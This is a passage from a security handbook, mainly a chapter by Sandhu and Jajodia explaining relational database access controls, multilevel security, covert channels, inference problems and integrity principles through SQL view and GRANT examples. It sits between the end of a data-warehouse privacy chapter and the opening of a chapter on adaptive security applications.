This chapter is intended as a guide as companies begin to launch activities that migrate their products and services toward including capabilities enabling consumer security and privacy within data warehouse environments. The expectation is that companies will examine their industry environments and leverage the content of this chapter addressing security and privacy concerns as they evolve in the industry architectures. Recommendations to modify this chapter are anticipated as a matter of course as better and more accurate information is gathered.

Notes

1. Directive 95/46/EC of the European Parliament and of the Council, 24 October 1995. See also "European Union Directive on Data Protection, Articles" at http://www.odpr.org/restofit/Legislation…les/Directive_Articles.html#anchor3080.
2. Directive 97/66/EC of the European Parliament and of the Council, 15 December 1997.
3. Merriam Webster Collegiate Edition, 1998.
4. Privacy Class of Common Criteria v2.0 (CC2.0 part 2) Security Functional Requirements (ISO/ IEC 15408).
5. "OECD Guidelines on the Protection of Privacy and Transborder Flows of Personal Data," 23 September, 1980. http://www.oecd.org/dsti/sti/secur/prod/PRIV-EN.htm.
6. "FTC Releases Report on Consumers' Online Privacy," Report to Congress on Privacy Online, June 4, 1998, http://www.ftc.gov/opa/9806/privacy2.htm.
7. See Ken O'Flaherty's White Paper.
8. Opt-in: choosing to participate. Opt-out: choosing not to participate.
9. U.S. Safe Harbor proposals are designed to balance the privacy concerns of EU countries with the capabilities of U.S. companies to meet privacy requirements for doing business with citizens of EU countries.

RELATIONAL DATABASE SECURITY: AVAILABILITY, INTEGRITY, AND CONFIDENTIALITY

Ravi S. Sandhu and Sushil Jajodia

INSIDE

Access Controls, Multilevel Security, Inference and Aggregation, Integrity Mechanisms

INTRODUCTION

Data security has three separate, but interrelated objectives:

- *Confidentiality.* This objective concerns the prevention of improper disclosure of information.
- *Integrity.* This objective concerns prevention of improper modification of information or processes.
- *Availability.* This objective concerns improper denial of access to information.

These three objectives arise in practically every information system. There are differences, however, regarding the relative importance of these objectives in a given system. The commercial and military sectors have similar needs for high-integrity systems; however, the confidentiality and availability requirements of the military are often more stringent than those for typical commercial applications.

In addition, the objectives differ with respect to the level of understanding of the objectives themselves and the technology to achieve them. For example, availability is technically the least understood objective, and currently, no products address it directly. Therefore, availability is discussed only in passing in this article.

PAYOFF IDEA

Data security is an ongoing concern for database managers. This article explains the basic principles and mechanisms for enforcing security in relational databases. With a focus on prevention, it also covers common threats and the levels of security provided by relational database products.

The security policy defines the three security objectives in the context of the organization's needs and requirements system. In general, the policy defines what is improper for a particular system. This may be required by law (e.g., for confidentiality in the classified military and government sectors). However, the security policy is largely determined by the organization rather than by external mandates, particularly in the areas of integrity and availability.

Two distinct, mutually supportive mechanisms are used to meet the security objectives: prevention (i.e., attempts to ensure that security breaches cannot occur) and detection (i.e., provision of an adequate audit trail so that security breaches can be identified after they have occurred). Every system employs a mix of these techniques, though sometimes the distinction between them gets blurred. This article focuses on prevention, which is the more fundamental technique. To be effective, a detection mechanism first requires a mechanism for preventing improper modification of the audit trail.

A third technique for meeting security objectives is referred to as tolerance. Every practical system tolerates some degree of risk with respect to potential security breaches; however, it is important to understand which risks are being tolerated and which are covered by preventive and detective mechanisms.

Security mechanisms can be implemented with various degrees of assurance, which is directly related to the effort required to subvert the mechanism. Low-assurance mechanisms are easy to implement but relatively easy to subvert. High-assurance mechanisms are notoriously difficult to implement, and they often suffer from degraded performance. Fortunately, rapid advances in hardware performance are alleviating these constraints on performance.

ACCESS CONTROLS IN CURRENT SYSTEMS

This section discusses the access controls provided in the current generation of commercially available database management systems, with a focus on relational systems. The access controls described are often referred to as discretionary access controls as opposed to the mandatory access controls of multilevel security. This distinction is examined in the next section.

The purpose of access controls is to ensure that a user is permitted to perform only those operations on the database for which that user is authorized. Access controls are based on the premise that the user has been correctly identified to the system by some authentication procedure. Authentication typically requires the user to supply his or her claimed identity (e.g., user name or operator number) along with a password or some other authentication token. Authentication may be performed by the operating system, the database management system, a special authentication server, or some combination thereof.

Granularity and Modes of Access Control

Access controls can be imposed at various degrees of granularity in a system. For example, they can be implemented through the entire database, over one or more data relations, or in columns or rows of relations. Access controls are differentiated with respect to the operation to which they apply. These distinctions are important — for example, each employee may be authorized to read his own salary but not to write it. In relational databases, access control modes are expressed in terms of the basic SQL operations (i.e., SELECT, UPDATE, INSERT, and DELETE), as follows:

- The ability to insert and delete data is specified on a relation-by-relation basis.
- SELECT is usually specified on a relation-by-relation basis. Finer granularity of authorization for SELECT can be provided by views.
- UPDATE can be restricted to certain columns of a relation.

In addition to these access control modes, which apply to individual relations or parts thereof, there are privileges, which confer special authority on users. A common example is the DBA privilege for database administrators.

Data-Dependent Access Controls

Database access controls are often data dependent. For example, some users may be limited to viewing salaries less than $30,000. Similarly, a manager may be restricted to seeing salaries for employees in his or her department. There are two basic techniques for implementing data-dependent access controls in relational databases: view-based access controls and query modification.

View-based access control. A base relation is a relation actually stored in the database. A view is a virtual relation derived from base relations and other views. The database stores the view definitions and materializes the view as needed.

To illustrate the concept of a view and its security application, the following table shows the base relations of EMPLOYEE (the value NULL indicates that Harding has no manager):

NAME	DEPT	SALARY	MANAGER
Smith	Toy	10,000	Jones
Jones	Toy	15,000	Baker
Baker	Admin	40,000	Harding
Adams	Candy	20,000	Harding
Harding	Admin	50,000	NULL

The following SQL statement defines a view of these relations called TOY-DEPT:

```
CREATE   VIEW     TOY-DEPT
AS       SELECT   NAME, SALARY, MANAGER
         FROM     EMPLOYEE
         WHERE    DEPT = 'Toy'
```

This statement generates the view shown in the following table:

NAME	SALARY	MANAGER
Smith	10,000	Jones
Jones	15,000	Baker

To illustrate the dynamic aspects of views, a new employee, Brown, is inserted in base relation EMPLOYEE, as shown in the following table:

NAME	DEPT	SALARY	MANAGER
Smith	Toy	10,000	Jones
Jones	Toy	15,000	Baker
Baker	Admin	40,000	Harding
Adams	Candy	20,000	Harding
Harding	Admin	50,000	NULL
Brown	Toy	22,000	Harding

The view TOY-DEPT is automatically modified to include Brown, as shown in the following table:

NAME	SALARY	MANAGER
Smith	10,000	Jones
Jones	15,000	Baker
Brown	22,000	Harding

Views can be used to provide access to statistical information. For example, the following view gives the average salary for each department:

```
CREATE   VIEW AVSAL   (DEPT, AVG)
AS       SELECT       DEPT, AVG(SALARY)
         FROM         EMPLOYEE
         GROUP BY     DEPT
```

For retrieval purposes, users need not distinguish between views and base relations. A view is simply another relation in the database, which happens to be automatically modified by the DBMS whenever its base relations are modified. Thus, views provide a powerful mechanism for

specifying data-dependent authorization for data retrieval. However, there are significant problems if views are modified by users directly (rather than indirectly through modification of base relations). This is a result of the theoretical inability to translate updates of views into updates of base relations (discussed in a later section). This limits the usefulness of views for data-dependent authorization of update operations.

Query modification. Query modification is another technique for enforcing data-dependent access controls for retrieval. (Query modification is not supported in SQL but is discussed here for the sake of completeness.) In this technique, a query submitted by a user is modified to include further restrictions as determined by the user's authorization.

For example, the database administrator has granted Thomas the ability to query the EMPLOYEE base relation for employees in the toy department as follows:

```
GRANT    SELECT
ON       EMPLOYEE
TO       Thomas
WHERE    DEPT = 'Toy'
```

Thomas then executes the following query:

```
SELECT   NAME, DEPT, SALARY, MANAGER
FROM     EMPLOYEE
```

In the absence of access controls, this query would obtain the entire EMPLOYEE relation. Because of the GRANT command, however, the DBMS automatically modifies this query to the following:

```
SELECT   NAME, DEPT, SALARY, MANAGER
FROM     EMPLOYEE
WHERE    DEPT = 'Toy'
```

This limits Thomas to retrieving that portion of the EMPLOYEE relation for which he was granted SELECT access.

Granting and Revoking Access

GRANT and REVOKE statements allow users to selectively and dynamically grant privileges to other users and subsequently revoke them if so desired. In SQL, access is granted by means of the GRANT statement, which applies to base relations as well as views. For example, the following GRANT statement allows Chris to execute SELECT queries on the EMPLOYEE relation:

```
GRANT SELECT ON EMPLOYEE TO CHRIS
```

The GRANT statement may also be used to allow a user to act as database administrator, which carries with it many privileges. Because the database administrator DBA privilege confers systemwide authority, no relation need be specified in the command. For example, the following statement allows Pat to act as database administrator, and furthermore, to grant this privilege to others:

```
GRANT DBA TO PAT WITH GRANT OPTION
```

In SQL, it is not possible to give a user the GRANT OPTION on a privilege without further allowing the GRANT OPTION to be given to other users.

Accesses are revoked in SQL by means of the REVOKE statement. The REVOKE statement can remove only those privileges that the user also granted. For example, if Thomas has already granted Chris the SELECT privilege, he may execute the following command to revoke that privilege:

```
REVOKE SELECT ON EMPLOYEE FROM CHRIS
```

However, if Pat had also granted Chris the SELECT privilege, Chris would continue to retain this privilege after Thomas revokes it.

Because the WITH GRANT OPTION statement allows users to grant their privileges to other users, the REVOKE statements can have a cascading effect. For example, if Pat grants Chris the SELECT privilege, and Chris subsequently grants this privilege to Kelly, the privilege would be revoked from both Chris and Kelly if Pat later revokes it from Chris.

These access controls are said to be discretionary because the granting of access is at the user's discretion — that is, users who possess a privilege with the GRANT OPTION are free to grant that privilege to whomever they choose. This approach has serious limitations with respect to confidentiality requirements, as discussed in the following section.

Limitations of Discretionary Access Controls

If a privilege is granted without the GRANT OPTION, that user should not be able to grant the privilege to other users. However, this intention can be subverted by simply making a copy of the relation. For example, the first example of a GRANT statement allows Chris to execute SELECT queries on the EMPLOYEE relation, but it does not allow Chris to grant this privilege to others. Chris can get around this limitation by creating a copy of the EMPLOYEE relation, into which all the rows of EMPLOYEE are copied.

As the creator of COPY-OF-EMPLOYEE, Chris has the authority to grant any privileges for it to any user. For example, with the following state-

ment, Chris could grant Pat the ability to execute SELECT queries on the COPY-OF-EMPLOYEE relation:

```
GRANT SELECT ON COPY-OF-EMPLOYEE TO PAT
```

In essence, this gives Pat access to all the information in the original EMPLOYEE relation, as long as Chris keeps COPY-OF-EMPLOYEE reasonably up-to-date with respect to EMPLOYEE.

Even if users are trusted not to deliberately violate security in this way, Trojan horses can be programmed to do so. The solution is to impose mandatory access controls that cannot be violated, even by Trojan horses. Mandatory access controls are discussed in the following section.

MULTILEVEL SECURITY

This selection introduces the issue of multilevel security, which focuses on confidentiality. Discretionary access controls pose a serious threat to confidentiality; mandatory access controls help eliminate these problems. Multilevel secure database systems enforce mandatory access controls in addition to the discretionary controls commonly found in most current products.

The use of multilevel security, however, can create potential conflicts between data confidentiality and integrity. Specifically, the enforcement of integrity rules can create covert channels for discovering confidential information, which even mandatory access controls cannot prevent.

This section concludes with a brief discussion of the evaluation criteria for secure computer systems developed by the U.S. Department of Defense. It should be noted that although multilevel security systems were developed primarily for the military sector, they are relevant to the commercial sector as well.

Mandatory Access Controls

With mandatory access controls, the granting of access is constrained by the system security policy. These controls are based on security labels associated with each data item and each user. A label on a data item is called a security classification, and a label on a user is called a security clearance. In a computer system, every program run by a user inherits the user's security clearance — that is, the user's clearance applies not only to the user but to every program executed by that user. Once assigned, the classifications and clearances cannot be changed, except by the security officer.

Security labels in the military and government sectors have two components: a hierarchical component and a set of categories. The hierarchical component consists of the following classes, listed in decreasing

order of sensitivity: top secret, secret, confidential, and unclassified. The set of categories may be empty, or it may consist of such items as nuclear, conventional, navy, army, or NATO.

Commercial organizations use similar labels for protecting sensitive information. The main difference is that procedures for assigning clearances to users are much less formal than in the military or government sectors.

It is possible for security labels to dominate each other. For example, label *X* is said to dominate label *Y* if the hierarchical component of *X* is greater than or equal to the hierarchical component of *Y* and if the categories of *X* contain all the categories of *Y*. That is, if label *X* is (TOP-SECRET, {NUCLEAR, ARMY}) and label *Y* is (SECRET, {ARMY}), then label *X* dominates label *Y*. Likewise, if label *X* is (SECRET, {NUCLEAR, ARMY}), it would dominate label *Y*. If two labels are exactly identical, they are said to dominate each other.

If two labels are not comparable, however, neither one dominates the other. For example, if label *X* is (TOP-SECRET, {NUCLEAR}) and label *Y* is (SECRET, {ARMY}), they are not comparable.

The following discussion is limited to hierarchical labels without any categories. Although many subtle issues arise as a result of incomparable labels with categories, the basic concepts can be demonstrated with hierarchical labels alone. For simplicity, the labels denoting secret and unclassified classes are primarily used in this discussion.

When a user signs on to the system, that user's security clearance specifies the security level of that session. That is, a particular program (e.g., a text editor) is run as a secret process when executed by a secret user, but is run as an unclassified process when executed by an unclassified user. It is possible for a user to sign on at a security level lower than the one assigned to that user, but not at one higher. For example, a secret user can sign on as an unclassified user, but an unclassified user may not sign on as a secret user. Once a user is signed on at a specific level, all programs executed by that user will be run at that level.

Covert Channels

Although a program running at the secret level is prevented from writing directly to unclassified data items, there are other ways of communicating information to unclassified programs. For example, a program labeled secret can acquire large amounts of memory in the system. This can be detected by an unclassified program that is able to observe how much memory is available. If the unclassified program is prevented from directly observing the amount of free memory, it can do so indirectly by making a request for a large amount of memory itself. Such indirect methods of communication are called covert channels. Covert channels present a formidable problem for ensuring multilevel security. They are

difficult to detect, and once detected, they are difficult to close without incurring significant performance penalties.

Evaluation Criteria

The *Orange Book* established a metric against which computers systems can be evaluated for security. The metric consists of several levels: A1, B3, B2, B1, C2, C1, and D, listed here in decreasing order of how secure the system is.

For each level, the *Orange Book* lists a set of requirements that a system must have to achieve that level of security. Briefly, the D level consists of all systems that are not secure enough to qualify for any of A, B, or C levels. Systems at levels C1 and C2 provide discretionary protection of data; systems at level B1 provide mandatory access controls, and systems at levels B2 or higher provide increasing assurance, particularly against covert channels. Level A1, which is most rigorous, requires verified protection of data.

INFERENCE AND AGGREGATION

Even in multilevel secure DBMSs, it is possible for users to draw inferences from the information they obtain from the database. The inference could be derived purely from the data obtained from the database system, or it could additionally depend on some prior knowledge obtained by users from outside the database system. An inference presents a security breach if higher-classified information can be inferred from lower-classified information.

There is a significant difference between the inference and covert channel problems. Inference is a unilateral activity in which an unclassified user legitimately accesses unclassified information, from which that user is able to deduce secret information. Covert channels, on the other hand, require cooperation of a secret process that deliberately or unwittingly transmits information to an unclassified user by means of indirect communication. The inference problem exists even in an ideal system that is completely free of covert channels.

There are many difficulties associated with determining when more highly classified information can be inferred from lower-classified information. The biggest problem is that it is impossible to determine precisely what a user knows. The inference problem is somewhat manageable if the closed-world assumption is adopted; this is the assumption that if information Y can be derived using information X, both X and Y are contained in the database. In reality, however, the outside knowledge that users bring plays a significant role in inference.

There are two important cases of the inference problem that often arise in database systems. First, an aggregate problem occurs whenever

there is a collection of data items that is classified at a higher level than the levels of the individual data items by themselves. A classic example from a military context occurs when the location of individual ships in a fleet is unclassified, but the aggregate information concerning the location of all ships in the fleet is secret. Similarly, in the commercial sector, the individual sales figures for branch offices might be considered less sensitive than the aggregate sales figures for the entire company.

Second, a data association problem occurs whenever two values seen together are classified at a higher level than the classification of either value individually. For example, although the list consisting of the names of all employees and the list containing all employee salaries are unclassified, a combined list giving employee names with their salaries is classified. The data association problem is different from the aggregate problem because what is really sensitive is not the aggregate of the two lists, but the exact association giving an employee name and his salary.

The following sections describe some techniques for solving the inference problem. Although these methods can be extremely useful, a complete and generally applicable solution to the inference problem remains elusive.

Appropriate Labeling

One way to prevent unclassified information X from permitting disclosure of secret information Y is to reclassify all or part of information X such that it is no longer possible to derive Y from the disclosed subset of X. For example, attribute A is unclassified, and attribute B is secret. The database enforces the constraint $A + B \leq 20$, and that constraint is known to unclassified users. The value of B does not affect the value of A directly; however, it does constrain the set of possible values A can take. This is an inference problem, which can be prevented by reclassifying A as secret.

Query Restriction

Many inference violations arise as a result of a query that obtains data at the user's level; evaluation of this query requires accessing data above the user's level. For example, data is classified at the relations level, and there are two relations: (1) an unclassified relation, called EP, with attributes EMPLOYEE-NAME and PROJECT-NAME; and (2) a secret relation called PT, with attributes PROJECT-NAME and PROJECT-TYPE.EMPLOYEE-NAME as the key of the first relation and PROJECT-NAME as the key of the sec-

ond. (The existence of the relation scheme PT is unclassified.) An unclassified user makes the following SQL query:

```
SELECT   EP. PROJECT-NAME
FROM     EP,PT
WHERE    EP. PROJECT - NAME = PT. PROJECT-NAME AND
         EP.PROJECT - TYPE = 'NUCLEAR'
```

The data obtained by this query (i.e., the project names) is extracted from the unclassified relation EP. As such, the output of this query contains unclassified data, yet it reveals secret information by virtue of being selected on the basis of secret data in the PT relation.

Query restriction ensures that all data used in the process of evaluating the query is dominated by the level of the user and therefore prevents such inferences. To this end, the system can either simply abort the query or modify the user query so that the query involves only the authorized data.

Polyinstantiation

The technique of polyinstantiation is used to prevent inference violations. Essentially it allows different versions of the same information item to exist at different classification levels. For example, an unclassified user wants to enter a row in a relation in which each row is labeled either S (secret) or U (unclassified). If the same key is already occurring in an S row, the unclassified user can insert the U row, gaining access to any information by inference. The classification of the row must therefore be treated as part of the relation key. Thus, U rows and S rows always have different keys because the keys have different security classes.

The following table, which has the key STARSHIP-CLASS, helps illustrate this:

STARSHIP	DESTINATION	CLASS
Enterprise	Jupiter	S
Enterprise	Mars	U

A secret user inserted the first row in this relation. Later, an unclassified user inserted the second row. The second insertion must be allowed because it cannot be rejected without revealing to the unclassified user that a secret row for the enterprise already exists. Unclassified users see only one row for the Enterprise — namely, the U row. Secret users see both rows. These two rows might be interpreted in two ways:

- There are two distinct Starships named Enterprise going to two distinct destinations. Unclassified users know of the existence of only one of them (i.e., the one going to Mars). Secret users know about both of them.
- There is a single Starship named Enterprise. Its real destination is Jupiter, which is known only to secret users. However, unclassified users have been told that the destination is Mars.

Presumably, secret users know which interpretation is intended.

Auditing

Auditing can be used to control inferences. For example, a history can be kept of all queries made by a user. Whenever the user makes a query, the history is analyzed to determine whether the response to this query, when compared with responses to earlier queries, might suggest an inference violation. If so, the system can take appropriate action (i.e., abort the query).

The advantage of this approach is that it may deter many inference attacks by threatening discovery of violations. There are two disadvantages to this approach. First, it may be too cumbersome to be useful in practical situations. Second, it can detect only very limited types of inferences — it assumes that a violation can always be detected by analyzing the audit record for abnormal behavior.

Tolerating Limited Inferences

Tolerance methods are useful when the inference bandwidth is so small that these violations do not pose any threat. For example, the data may be classified at the column level, with two relations — one called PD with the unclassified attribute PLANE and the secret attribute DESTINATION, and another called DF with the unclassified attribute DESTINATION and the unclassified attribute FUEL-NEEDED. Although knowledge of the fuel needed for a particular plane can provide clues to the destination of the plane, there are too many destinations requiring the same amount of fuel for this to be a serious inference threat. Moreover, it would be too time-consuming to clear everybody responsible for fueling the plane to the secret level. Therefore, it is preferred that the derived relation with attributes PLANE and FUEL-NEEDED be made available to unclassified users.

Although it has been determined that this information does not provide a serious inference threat, unclassified users cannot be allowed to extract the required information from PD and DF, by, for example, executing the following query:

```
SELECT    PLANE,FUEL-NEEDED
FROM      PD,DF
WHERE     PD.DESTINATION = DF.DESTINATION
```

This query would open up a covert channel for leaking secret information to unclassified users.

One solution is to use the snapshot approach, by which a trusted user creates a derived secret relation with attributes PLANE and FUEL-NEEDED and then downgrades it to unclassified. Although this snapshot cannot be updated automatically without opening a covert channel, it can be kept more or less up-to-date by having the trusted user recreate it from time to time. A snapshot or a sanitized file is an important technique for controlling inferences, especially in offline, static databases. It has been used quite effectively by the U.S. Census Bureau.

INTEGRITY PRINCIPLES AND MECHANISMS

Integrity is a much less tangible objective than secrecy. For the purposes of this chapter, integrity is defined as being concerned with the improper modification of information. Modification includes insertion of new information, deletion of existing information, and changes to existing information. Such modifications may be made accidentally or intentionally.

Data may be accidentally modified when users simultaneously update a field or file, get deadlocked, or inadvertently change relationships. Therefore, controls must be in place to prevent such situations. Controls over nonmalicious errors and day-to-day business routines are needed as well as controls to prevent malicious errors.

Some definitions of integrity use the term unauthorized instead of improper. Integrity breaches can and do occur without authorization violations; however, authorization is only part of the solution. The solution must also account for users who exercise their authority improperly.

The threat posed by a corrupt authorized user is quite different in the context of integrity from what it is in the context of confidentiality. A corrupt user can leak secrets by using the computer to legitimately access confidential information and then passing on this information to an improper destination by another means of communication (e.g., a telephone call). It is impossible for the computer to know whether or not the first step was followed by the second step. Therefore, organizations have no choice but to trust their employees to be honest and alert.

Although the military and government sectors have established elaborate procedures for this purpose, the commercial sector is much more informal in this respect. Security research focusing on confidentiality

considers the principal threat to be Trojan horses embedded in programs; that is, the focus is on corrupt programs rather than on corrupt users.

Similarly, a corrupt user can compromise integrity by manipulating stored data or falsifying source or output documents. Integrity must therefore focus on the corrupt user as the principal problem. In fact, the Trojan horse problem can itself be viewed as a problem of corrupt system or application programmers who improperly modify the software under their control. In addition, the problem of the corrupt user remains even if all of the organization's software is free of Trojan horses.

Integrity Principles and Mechanisms

This section identifies basic principles for achieving data integrity. Principles lay down broad goals without specifying how to achieve them. The following section maps these principles to DBMS mechanisms, which establish how the principles are to be achieved.

There are seven integrity principles:

- *Well-formed transactions.* The concept of the well-formed transaction is that users should not manipulate data arbitrarily, only in restricted ways that preserve integrity of the database.
- *Least privilege.* Programs and users should be given the least privilege necessary to accomplish their jobs.
- *Separation of duties.* Separation of duties is a time-honored principle for prevention of fraud and errors by ensuring that no single individual is in a position to misappropriate assets on his own. Operationally, this means that a chain of events that affects the balance of assets must be divided into separate tasks performed by different individuals.
- *Reconstruction of events.* This principle seeks to deter improper behavior by threatening its discovery. The ability to reconstruct what happened in a system requires that users be accountable for their actions (i.e., that it is possible to determine what they did).
- *Delegation of authority.* This principle concerns the critical issue of how privileges are acquired and distributed in an organization. The procedures to do so must reflect the structure of the organization and allow for effective delegation of authority.
- *Reality checks.* Cross-checks with external reality are an essential part of integrity control. For example, if an internal inventory record does not correctly reflect the number of items in the warehouse, it makes little difference if the internal record is correctly recorded in the balance sheet.
- *Continuity of operation.* This principle states that system operations should be maintained at an appropriate level during potentially dev-

astating events that are beyond the organization's control, including natural disasters, power outages, and disk crashes.

These integrity principles can be divided into two groups, on the basis of how well existing DBMS mechanisms support them. The first group consists of well-formed transactions, continuity of operation, and reality checks. The second group comprises least privilege, separation of duties, reconstruction of events, and delegation of authority. The principles in the first group are adequately supported in existing products (to the extent that a DBMS can address these issues), whereas the principles in the second group are not so well understood and require improvement. The following sections discuss various DBMS mechanisms for facilitating application of these principles.

Well-formed transactions. The concept of a well-formed transaction corresponds well to the standard DBMS concept of a transaction. A transaction is defined as a sequence of primitive actions that satisfies the following properties:

- *Correct-state transform.* If run by itself in isolation and given a consistent state to begin with, each transaction will leave the database in a consistent state.
- *Serializability.* The net effect of executing a set of transactions is equivalent to executing them in a sequential order, even though they may actually be executed concurrently (i.e., their actions are interleaved or simultaneous).
- *Failure atomicity.* Either all or none of the updates of a transaction take effect. (In this context, update means modification, including insertion of new data, deletion of existing data, and changes to existing data.)
- *Progress.* Every transaction is eventually completed. That is, there is no indefinite blocking owing to deadlocks and no indefinite restarts owing to live locks (i.e., the process is repeatedly aborted and restarted because of other processes).

The basic requirement is that the DBMS must ensure that updates are restricted to transactions. If users are allowed to bypass transactions and directly manipulate relations in a database, there is no foundation to build on. In other words, updates should be encapsulated within transactions. This restriction may seem too strong because, in practice, there will always be a need to perform ad hoc updates. However, ad hoc updates can themselves be carried out by means of special transactions. The authorization for these special ad hoc transactions should be carefully controlled and their use properly audited.

DBMS mechanisms can help ensure the correctness of a state by enforcing consistency constraints on the data. (Consistency constraints are also often called integrity constraints or integrity rules.) The relational data model primarily imposes two consistency constraints:

- *Entity integrity* stipulates that attributes in the primary key of a relation cannot have null values. This amounts to requiring that each entity represented in the database must be uniquely identifiable.
- *Referential integrity* is concerned with references from one entity to another. A foreign key is a set of attributes in one relation whose values are required to match those of the primary key of some specific relation. Referential integrity requires that a foreign key either be null or that a matching tuple exist in the relation being referenced. This essentially rules out references to nonexistent entities.

Entity integrity is easily enforced. Referential integrity, on the other hand, requires more effort and has seen limited support in commercial products. In addition, the precise method for achieving it is highly dependent on the semantics of the application, particularly when the referenced tuple is deleted. There are three options: prohibiting the delete operation, deleting the referencing tuple (with a possibility of further cascading deletes), or setting the foreign key attributes in the referencing tuple to NULL.

In addition, the relational model encourages the use of domain constraints that require the values in a particular attribute (column) to come from a given set. These constraints are particularly easy to state and enforce as long as the domains are defined in terms of primitive types (e.g., integers, decimal numbers, and character strings). A variety of dependence constraints, which constrain the tuples in a given relation, have been extensively studied.

A consistency constraint can be viewed as an arbitrary predicate that all correct states of the database must satisfy. The predicate may involve any number of relations. Although this concept is theoretically appealing and flexible in its expressive power, in practice the overhead in checking the predicates for every transaction is prohibitive. As a result, relational DBMSs typically confine their enforcement of consistency constraints to domain constraints and entity integrity.

Least privilege. The principle of least privilege translates into a requirement for fine-grained access control. For the purpose of controlling read access, DBMSs have employed mechanisms based on views or query modification. These mechanisms are extremely flexible and can be as fine-grained as desired. However, neither one of the mechanisms provides the same flexibility for highly granular control of updates. The fundamental reason for this is the theoretical inability to translate updates on

views into updates of base relations. As a result, authorization to control updates is often less sophisticated than authorization for read access.

Fine-grained control of updates by means of views does not work well in practice. However, views are extremely useful for controlling retrieval. For example, the following table shows two base relations: EMP-DEPT and DEPT-MANAGER:

EMP	DEPT
Smith	Toy
Jones	Toy
Adams	Candy

DEPT	MANAGER
Toy	Brown
Candy	Baker

The following statement provides the EMP-MANAGER view of the base relations:

```
CREATE   VIEW EMP-MANAGER
AS       SELECT      EMP, MANAGER
         FROM        EMP-DEPT, DEPT-MANAGER
         WHERE       EMP-DEPT.DEPT = DEPT-MANAGER.DEPT
```

This statement results in the following table:

EMP	MANAGER
Smith	Brown
Jones	Brown
Adams	Baker

This view can be updated with the following statement:

```
UPDATE    EMP-MANAGER
SET       MANAGER = 'Green'
WHERE     EMP = 'Smith'
```

If EMP-MANAGER is a base relation, this statement would create the following table:

EMP	MANAGER
Smith	Green
Jones	Brown
Adams	Baker

This effect cannot be attained, however, by updating existing tuples in the two base relations in the first table. For example, the manager of the toy department can be changed as follows:

```
UPDATE    DEPT-MANAGER
SET       MANAGER = 'Green'
WHERE     DEPT = 'Toy'
```

This statement results in the following view:

EMP	MANAGER
Smith	Green
Jones	Green
Adams	Baker

The first updated view of EMP-MANAGER can be realized by modifying the base relations in the first table as follows:

EMP	DEPT	DEPT	MANAGER
Smith	X	X	Green
Jones	Toy	Toy	Brown
Adams	Candy	Candy	Baker

In this case, Smith is assigned to an arbitrary department whose manager is Green. It is difficult, however, to determine whether this is the intended result of the original update. Moreover, the UPDATE statement does not explain what X is.

Separation of duties. Separation of duties is not well supported in existing products. Although it is possible to use existing mechanisms for separating duties, these mechanisms were not designed for this purpose. As a result, their use is awkward at best.

Separation of duties is inherently concerned with sequences of transactions rather than individual transactions in isolation. For example, payment in the form of a check is prepared and issued by the following sequence of events:

- A clerk prepares a voucher and assigns an account.
- The voucher and account are approved by a supervisor.
- The check is issued by a clerk, who must be different from the clerk in the first item. Issuing the check also debits the assigned account.

This sequence embodies separation of duties because the three steps must be executed by different people. The policy has a dynamic flavor in that a particular clerk can prepare vouchers on one occasion and issue checks on another. However, the same clerk cannot prepare a voucher and issue a check for that voucher.

Reconstruction of events. The ability to reconstruct events in a system serves as a deterrent to improper behavior. In the DBMS context, the mechanism for recording the history of a system is traditionally called an audit trail. As with the principle of least privilege, a high-end DBMS should be capable of reconstructing events to the finest detail. In practice, this ability must be tempered with the reality that gathering audit data indiscriminately can generate an overwhelming volume of data. Therefore, a DBMS must also allow fine-grained selectivity regarding what is audited.

In addition, it should structure the audit trail logically so that it is easy to query. For example, logging every keystroke provides the ability to reconstruct the system history accurately. However, with this primitive logical structure, a substantial effort is required to reconstruct a particular transaction. In addition to the actual recording of all events that take place in the database, an audit trail must provide support for true auditing (i.e., an audit trail must have the capability for an auditor to examine it in a systematic manner). In this respect, DBMSs have a significant advantage because their powerful querying abilities can be used for this purpose.

Delegation of authority. The need to delegate authority and responsibility within an organization is essential to its smooth functioning. This need appears in its most developed form with respect to monetary budgets. However, the concept applies equally well to the control of other assets and resources of the organization.

In most organizations, the ability to grant authorization is never completely unconstrained. For example, a department manager may be able to delegate substantial authority over departmental resources to project managers within his department and yet be prohibited from delegating this authority to project managers outside the department. Traditional delegation mechanisms based on the concept of ownership (e.g., as embodied in the SQL `GRANT` and `REVOKE` statements) are not adequate in this context. Further work remains to be done in this area.

Reality checks. This principle inherently requires activity outside the DBMS. The DBMS has an obligation to provide an internally consistent view of that portion of the database that is being externally verified. This is particularly important if the external inspection is conducted on an ad hoc, on-demand basis.

Continuity of operation. The basic technique for maintaining continuity of operation in the face of natural disasters, hardware failures, and other disruptive events is redundancy in various forms. Recovery mechanisms in DBMSs must also ensure that the data is left in a consistent state.

CONCLUSION

Data security has three objectives: confidentiality, integrity, and availability. A complete solution to the confidentiality problem requires high-assurance, multilevel systems that impose mandatory controls and are known to be free of covert channels. Such systems are currently at the research and development stage and are not available.

Until these products become available, security administrators must be aware of the limitations of discretionary access controls for achieving secrecy. Discretionary access controls cannot cope with Trojan horse attacks. It is therefore important to ensure that only high-quality software of known origin is used in the system. Moreover, database administrators must appreciate that even the mandatory controls of high-assurance, multilevel systems do not directly prevent inference of secret information.

The integrity problem, somewhat paradoxically, is less well understood than confidentiality but is better supported in existing products. The basic foundation of integrity is the assurance that all updates are carried out by well-informed transactions. This is reasonably well supported by currently available DBMS products (e.g., DB2 and Oracle). Other integrity principles — such as least privilege, separation of duties, and delegation of authority — are not well supported. Products that satisfy these requirements are still in development. The availability objective is poorly understood. Therefore, existing products do not address it to any significant degree.

Ravi S. Sandhu and Sushil Jajodia are professors in the Information and Software Systems Engineering Department at George Mason University, Fairfax, VA.

Chapter 26

Adaptation: A Concept for Next-Generation Security Application Development

Robby S. Fussell

Contents

Introduction
Background of Complex Adaptive Systems
    Diversity and Mimicry
    Learning through Embodied Internal Models
Adaptive Agent Construction
    Agent Rule Set: Performance System
    Value/Credit Assignment
    Discovery of Rules
    Crossover, Mutation, and Genetic Algorithms
Current and Future Trends
    Artificial Intelligence
    Adaptive Protocol for Streaming Video Real-Time Transmission Protocol
Other Areas of Research
Conclusion
Acknowledgments
References

Introduction

Security applications are constantly managing changes in their environment. Antivirus applications, firewall programs, network components, intrusion detection systems, and various other types of functions that are involved with security are continuously confronted with change. The next phase of security application development is to introduce adaptation mechanisms within the application. This will provide the application with the ability to adapt to changes in its environment to provide enhanced security measures. However, to provide adaptation methods, adaptation must be explained.

